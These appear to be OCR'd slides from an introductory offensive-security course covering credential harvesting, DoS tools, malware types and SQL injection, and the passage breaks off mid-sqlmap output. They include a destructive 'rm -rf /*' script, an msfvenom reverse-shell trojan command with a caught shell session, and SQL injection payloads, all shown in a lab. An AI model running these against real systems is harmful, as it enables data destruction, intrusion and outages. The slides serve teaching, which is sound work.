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

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

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

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```
192.168.26.135 - - [12/Sep/2022 11:26:40] "POST /ajax/bz?__a=1&__ccg=EXCELLENT&__comet_req=0&__dyn=7xe6E5aQ1PyUbFuC1swgE98nwgU6C7UW3q327E2vwXw5ux60Vo1upE4W0OE2WxO0FE2awt81sbzo5-0me2218w5uwdK0D83mwaS0zE5W0PU1mUdEG0hi0Lo6-&__hs=19247.BP%3
ADEFAULT.2.0.0.0.0&__hsi=7142406468060422152&__req=4&__rev=1006180733&__s=cjcbf9%3A8oy3f7%3Arvsjdk&__spin_b=trunk&__spin_r=1006180733&__spin_t=1662971095&__user=0&dpr=1&jazoest=2979&lsd=AVrO92wdk_k HTTP/1.1" 302 -
[*] WE GOT A HIT! Printing the output:
PARAM: jazoest=2979
PARAM: lsd=AVrO92wdk_k
PARAM: display=
PARAM: isprivate=
PARAM: return_session=
POSSIBLE USERNAME FIELD FOUND: skip_api_login=
PARAM: signed_next=
PARAM: trynum=1
PARAM: timezone=420
PARAM: lgndim=eyJ3IjoxOTIwLCJoIjoxMDgwLCJhdyI6MTkyMCwiYWgiOjEwNDAsImMiOjI0fQ==
PARAM: lgnrnd=012455_Fp2k
PARAM: lgnjs=1662971195
POSSIBLE USERNAME FIELD FOUND: email=test
POSSIBLE PASSWORD FIELD FOUND: pass=test
PARAM: prefill_contact_point=test
PARAM: prefill_source=browser_onload
PARAM: prefill_type=contact_point
PARAM: first_prefill_source=browser_onload
PARAM: first_prefill_type=contact_point
PARAM: had_cp_prefilled=true
POSSIBLE PASSWORD FIELD FOUND: had_password_prefilled=false
PARAM: ab_test_data=AAA/AA/A/AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA/ffffAAAAACAAA
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

Let's Take a Break!

Denial of Service (DoS) / Distributed Denial of Service (DDoS)

DoS Attacks are Easy but Harmful

- **Denial of Service (DOS)** is the easiest to perform attack
- DoS / DDoS attacks aims to:
  - Overstress a network / firewall / server / web application and more …
  - Disrupt the working process of the targeted infrastructure
  - Force company to lose a lot of money
  - That's it!
- It's does not sound like a big deal for small companies and personal users, but it is for large companies
- Denial of Service could be byproduct of other type of attack / exploitation

DoS vs DDoS

- The difference between DoS and DDoS is that DDoS is utilizing more computer power (more PCs / servers / bot nets / zombies) to perform the attack
  - More packets are coming, possible from many different angles

Different DoS Tools to Play With

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- LOIC (*https://sourceforge.net/projects/loic/*) – TCP, UDP, HTTP GET FLOODS
- HOIC (*https://sourceforge.net/projects/highorbitioncannon/*) HTTP GET / POST requests
- hping3(*https://www.kali.org/tools/hping3/*)
- TorsHammer (*https://github.com/Karlheinzniebuhr/torshammer*)

Malware Attacks

Malware Attacks Theory

- **Malware** means a "malicious software" aiming to:
  - Obtain command and control (C2)
  - Encrypt / Corrupt Assets
  - Steal Sensitive Data
  - Disrupt the working process of the targeted infrastructure and many more…
- Injection point could be phishing attack, service exploitation, USB dropping and more…
- Spreading malware is a crime!
- There are many, many types of malwares, starting with:

Sample (and Simple) Malware

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
- Removing all files on linux directory tree




```
┌──(kali㉿kali)-[~]
└─$ cat malware.sh
sudo rm -rf /*
```

```
error: file `/boot/grub/i386-pc/normal.mod' not found.
Entering rescue mode...
grub rescue> Help!!!!
Unknown command `Help!!!!'.
grub rescue> Uh oh :(
Unknown command `Uh'.
grub rescue> Things are broken
Unknown command `Things'.
grub rescue> Oh well...
Unknown command `Oh'.
grub rescue> _
```

Virus

- **Computer Virus** is one of the simplest forms of malwares
- It attaches it to a program or a file and infects machines who hold the infected resources
- Its idea is to achieve RCE (Remote Code Execution) and obtain Command and Control (C2)

Trojan

- **Trojan** is a type of malware that is obfuscated and downloaded as a legitimate program
- Its idea is to achieve RCE (Remote Code Execution) and obtain Command and Control (C2)
- Most of the times, Trojans are distributed as attachments, and they cannot self-replicate or distribute
- Usually, Trojans are coming as an executable files (.exe)

How to Generate Simple (and Detectable of Course) Trojan for Reverse Shell Callback?

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- MSFvenom (*MSFvenom - Metasploit Unleashed (offensive-security.com)*)
  - msfvenom –p windows/x64/shell/reverse_tcp LHOST=IP LPORT=PORT –f exe –o file.exe

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/x64/shell/reverse_tcp LHOST=192.168.26.136 LPORT=443 -f exe -o test.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: test.exe

┌──(kali㉿kali)-[~]
└─$ ls -la test.exe
-rw-r--r-- 1 kali kali 7168 Sep 12 11:52 test.exe

┌──(kali㉿kali)-[~]
└─$
```

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

How to Catch the Shell?

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```
[*] Using configured payload generic/shell_reverse_tcp
payload ⇒ windows/x64/shell/reverse_tcp
LHOST ⇒ 192.168.26.136
LPORT ⇒ 443
[*] Started reverse TCP handler on 192.168.26.136:443
[*] Sending stage (336 bytes) to 192.168.26.135
[*] Command shell session 1 opened (192.168.26.136:443 → 192.168.26.135:51028) at 2022-09-12 11:58:27 +0300


Shell Banner:
Microsoft Windows [Version 10.0.19043.1320]
─────


C:\Users\lsec\Downloads>id
id
'id' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\lsec\Downloads>whoami
whoami
desktop-oi42bcu\lsec

C:\Users\lsec\Downloads>
```

Let's Take a Break!

Worm

- Like Trojans, **Worms** used to be obfuscated as a legit program (this is the injection point, they must be triggered)
- Worms are self-replicated and they auto-distribute themselves across the available networks
- Its purpose is to infect as much assets as possible, while delivering its payload
- The payload could be for obtaining C2, corrupting data, establishing persistence and more

Ransomware

- **Ransomware** is a type of malware that attacks infrastructure, but instead of obtaining C2, ransomware is encrypting everything
- Ransomware software demands payment ("ransom") for the "captured data"
- Usually, the payment is requested through blockchain technologies like Bitcoin
- Ransomware has the ability to self-spread across the network

Ransomware Examples

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
- WannaCry

Ransomware Examples

- Crypto Locker

Ransomware Examples

- **Bad Rabbit**



Spyware

- **Spyware** is a type of malware that stays hidden and gathers as much sensitive data as possible
- Spywares can record:
  - Keyboard combinations
  - Sessions
  - Passwords
  - Cookies and more
- Spyware is hard to detect since no end-user experience is present
- Spywares does not auto-spread across the network

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Injection Attacks

Injection Attacks Theory

- **Injection Attacks** are a ways of attacking infrastructure (mainly web application and it's database servers)
- On their core, injection attacks are altering queries, corrupting / modifying the communication to other services (like database, or the Operation System)
- Injection Attacks relies on vulnerabilities to be present
- There are many types of injection attacks, such as:

SQL Injection

- **SQL Injection** is a type of attack targeting web applications and its database infrastructure
- It is the ability of altering queries in real-time, thus extracting sensitive unauthorized data from the server
- SQL Injection is capable of achieving Remote Code Exectuion (RCE), breaching a network
- There are many types of SQL Injection attacks, such as: error based, stacked queries, union based and more

SQL Injection with SQLmap

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```
[11:59:12] [INFO] POST parameter 'search' appears to be 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)' injectable
[11:59:12] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[11:59:12] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[11:59:12] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNIO
hnique test
[11:59:12] [INFO] target URL appears to have 6 columns in query
[11:59:13] [INFO] POST parameter 'search' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
POST parameter 'search' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 64 HTTP(s) requests:
---
Parameter: search (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: search=Mary' AND 1586=1586 AND 'xcpK'='xcpK

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
